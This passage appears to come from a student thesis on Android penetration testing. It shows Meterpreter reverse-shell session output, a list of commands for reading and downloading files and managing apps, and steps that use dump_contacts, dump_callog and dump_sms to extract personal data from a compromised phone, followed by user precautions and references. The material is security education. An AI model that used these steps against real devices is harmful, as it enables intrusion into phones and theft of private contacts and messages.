meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter  : dalvik/android
meterpreter > █
```

*Figure 24* Successfully got the meterpreter session

Now that I have the Android device's Meterpreter session, I can use the sysinfo command to get more details, as shown in the screenshot below.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter  : dalvik/android
meterpreter > █
```

*Figure 25* Display system details

This confirms that I have successfully penetrated the Android device using Kali Linux and penetration testing tools. By using the list commands, you can obviously download or transfer any document or data. [3]

```

Stdapi: File system Commands
=====

Command      Description
-----      -
cat           Read the contents of a file to the screen
cd            Change directory
checksum      Retrieve the checksum of a file
cp           Copy source to destination
dir           List files (alias for ls)
download      Download a file or directory
edit          Edit a file
getlwd        Print local working directory
getwd         Print working directory
lcd           Change local working directory
lls           List local files
lpwd          Print local working directory
ls            List files
mkdir         Make directory
mv            Move source to destination
pwd           Print working directory
rm            Delete the specified file
rmdir         Remove directory

```

*Figure 26* Listing the system commands

Type the following command in order to see all the apps which are installed on the particular Android OS.

**app\_list**

```

Application Controller Commands
=====

Command      Description
-----      -
app_install   Request to install apk file
app_list      List installed apps in the device
app_run       Start Main Activity for package name
app_uninstall Request to uninstall application

```

*Figure 27* Uninstall apps from android device

Now let us extract some contacts from the target device by typing “dump” and double tab. It will show all the choices to extricate from the device. Type “**dump\_contacts**” and enter. [10] It will separate all the contacts from the Android gadget and will spare it in our local directory. [16]

To see this document type “**ls**” and “**cat [file\_name]**”

```
meterpreter > dump_  
dump_callog  dump_contacts  dump_sms
```

*Figure 28* Extracting contacts from target device

This would indicate the contents of the contact file previously downloaded from the target device. This information is really sensitive and can be exploited by hackers. There are many commands available on the meter. Furthermore, i suggest to try to investigate and understand what we can do with an Android gadget. That's why we accessed the Android gadget using Kali Linux and Metasploit-Framework. [10] A sound tip to make sure about your Android gadget is not to import any app from a dark source, unless you really need to introduce it, try reading and looking at its source code to think if this file is malicious or not. [16]

## 4.5 Fifth phase - Reporting

Reporting is the final step in a penetration test and is what distinguishes an attacker from an ethical hacker. I recommend that all Android users follow some precautions to avoid such attacks:

1. Use Firewall
2. Use antivirus into you mobile device
3. Don't click on unknown links
4. Don't open unknown links
5. Don't download unwanted documents, PDF, or .apk files
6. Don't download applications from cloud websites
7. Don't install applications by unknown sources
8. Keep your antivirus update
9. If you can use LINUX operating system
10. Take a look at the processes that you phone is going through
11. Use a firewall
12. Use strong passwords
13. Be careful from social engineering
14. Use different passwords into your accounts

## CHAPTER 5

### CONCLUSIONS

#### 5.1 Conclusions

In this paper, I conducted a comparative analysis on two widely used android pen testing methods: using an Android Emulator and by using a physical Android, based on a set of assessment factors. After analyzing and comparing the methods, I have to say that it is not possible to rank the tools based on the assessment factors only. By using an android emulator in testing it is convenient and easy to test different versions of android. The problem with using an android emulator is that it cannot call or receive calls and SMS, it can't emulate network connectivity, other real-time data, such as GPS, sensors, battery issues. On the other hand, testing on a physical android makes the testing process faster. To conclude, I learned that all of these tools have features that make it distinguishable in the tool market. It takes time and practice to be able to master each tool used in this thesis. Also, it takes time to determine which tool is more appropriate for the type of testing used. In my thinking, in order to successfully fulfill the testing needs, a tool should have the following characteristics: To begin with, the tool should be installed easy and quickly, and it should support both users with no programming skills, and those with good programming skills. Secondly, the tool should support integration with other frameworks and reporting tools, to make it easy to understand the cause of the failure. It is very important to have record, playback and script maintainability capabilities. Finally, being user friendly, providing plenty of learning material and having a large supporting community are necessary.

Seems that the Android Device that I tested suffered of a series of control failures, which led to a complete compromise of critical personal users assets. These failures would have had a dramatic effect on the personal data of the user operations if a malicious party or a black hacker had exploited them. Current policies concerning password reuse and deployed access controls are not adequate to mitigate the impact of



the discovered vulnerabilities. The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate defenses
- Determining the impact of a security breach on the Confidentiality of the users information

These goals of the penetration test were met with the help of social engineering .

## **5.2 Recommendations for future research**

- On a final note, for future work, I would like to extend this paper by adding some other testing tools, as well as more evaluation factors for comparison.
- Integrity checkers, behavior blockers, agent dependent simulation, and data mining are some of the most commonly used techniques in the analysis of malicious files; learn how to use these tools to prevent your devices from being hacked.
- Since Android mobile devices only allow the installation of apps with acceptable signed certificates, we'll need to find tools that make infecting Android apps easier.

## References

- [1] "Synopsys," [Online]. Available: <https://www.synopsys.com/glossary/what-is-ethical-hacking.html>.
- [2] "TESTBYTES," [Online]. Available: <https://www.testbytes.net/blog/penetration-testing-tutorial/>.
- [3] "INFOSEC," [Online]. Available: <https://resources.infosecinstitute.com/topic/powerful-security-awareness-quotes/>.
- [4] "Wikipedia," [Online]. Available: <https://en.wikipedia.org/wiki/Emulator>.
- [5] <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/#:~:text=Meterpreter%20is%20a%20Metasploit%20attack>.
- [6] D. DeMatteo, "Research Methodology".
- [7] M. Sakeena, "A Survey on Android Malware Detection Techniques," 2017.
- [8] A. Shibly, Android Operating System: Architecture, Security Challenges and Solutions, <https://www.researchgate.net/publication/299394606>.
- [9] T. S. Gunawan, "On the Review and Setup of Security Audit using Kali Linux".
- [10] "Geeks for geeks," [Online]. Available: <https://www.geeksforgeeks.org/getting-into-android-os-remotely-using-kali-linux/>.
- [11] Muhammad.Ehtsham Ul Haq, "Penetration Testing of Android-based Smartphones," p. 38, 2011.
- [12] "On the Review and Setup of Security Audit using Kali Linux," *Indonesian Journal of Electrical Engineering and Computer Science · J*, july 2018.
- [13] <https://www.freecodecamp.org/news/ethical-hacking-lifecycle-five-stages-of-a-penetration-test/>.
- [14] <https://www.freecodecamp.org/news/ethical-hacking-lifecycle-five-stages-of-a-penetration-test/>.
- [15] "Get an android emulator," [Online]. Available: <https://getandroidemulator.com/>.
- [16] "Free code camp," [Online]. Available: The Ethical Hacking Lifecycle — Five Stages Of A Penetration Test.

- [17] "European Professional Drivers Association," [Online]. Available: <http://epda.ie/topaz-adblue.html>.
- [18] Ethical hacking countermeasures attack phases.
- [19] "Doc Player," [Online]. Available: <http://docplayer.net/39542866-Hacking-hacking-practical-guide-for-beginners-by-jeff-simon.html>.
- [20] (<https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/#:~:text=Meterpreter%20is%20a%20Metasploit%20attack>).
- [21] "Vision Electronica," [Online]. Available: <https://revistas.udistrital.edu.co/index.php/visele/article/view/14405>.
- [22] "The secret security wiki," [Online]. Available: <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>.
- [23] "The Secret Security Wiki," [Online]. Available: <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>.
- [24] "Tele graph," [Online]. Available: <https://telegra.ph/How-To-Hack-Android-Smartphone-Using-Kali-Linux-and-Metasploit-07-21>.
- [25] "Tech Trick," [Online]. Available: [www.techtrick.in](http://www.techtrick.in).
- [26] "Research Methodology and project proposal," [Online]. Available: <https://www.slideshare.net/magdymahdy589/r-m-101>.
- [27] "Penta Root information security," [Online]. Available: <https://pentaroot.com/five-phases-of-penetration-testing/>.
- [28] J. B. Hur, "A survey on security issues, vulnerabilities and attacks in Android based," 2017.
- [29] D. B. P. H. Diwanji, "A Survey on Application Collusion Attacks on Android Permission-Mechanism," IJSRD - International Journal for Scientific Research & Development, 2015.
- [30] M. H. Bejarano, "Ethical Hacking on Mobile Devices: Considerations and practical uses," <https://www.researchgate.net/publication/331718779>, 2018.
- [31] R. BALOCH, ETHICAL HACKING.
- [32] B. Afrozulla Khan, "A Study on Metasploit Payloads," The Society of Digital

Information and Wireless Communications (SDIWC, 2019).

- [33] \*. C. \*. \*. N. \*. A. K. Sahana Karanth1, "An Advanced Library Management System Using," International Journal of Latest Technology in Engineering, Management & Applied Science, 2017.
- [34] S. H. K. S., "Android mobile hacking using Linux," International Journal of Advance Research, Ideas and Innovations in Technology.
- [35] Y. A. A. Ortega1, S. R. C. Vargas2 and G. A. H. Castro3, "Forensic analysis with hacking tools on Android devices," 2019.
- [36] T. B. Olivier Bizimana, "Mobile Device Penetration Testing," 2017.
- [37] Naresh.Kumar, "Penetration Testing of Android-based Smartphones," 2011.
- [38] J. Muniz, Web penetration testing with Kali Linux.
- [39] S. R. Kotipalli, Hacking Android.
- [40] M. K. Kissi, "Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools," p. 176, 2020.
- [41] I. Khokhlov, "Android system security evaluation," <https://www.researchgate.net/publication/323864674>.
- [42] A. Khan, "Analysis of Penetration Testing," GRD Journals- Global Research and Development Journal for Engineering, 2016.
- [43] A. Sotirov, "Mobile Attacks and Defense," 2011.
- [44] J. Simon, "Hacking Practical Guide for Beginners".
- [45] J. A. Shamsi, "A survey on security issues, vulnerabilities and attacks in Android based smartphone".
- [46] K. Salah-ddine, "Review on the IT security: Attack and defense," 2018.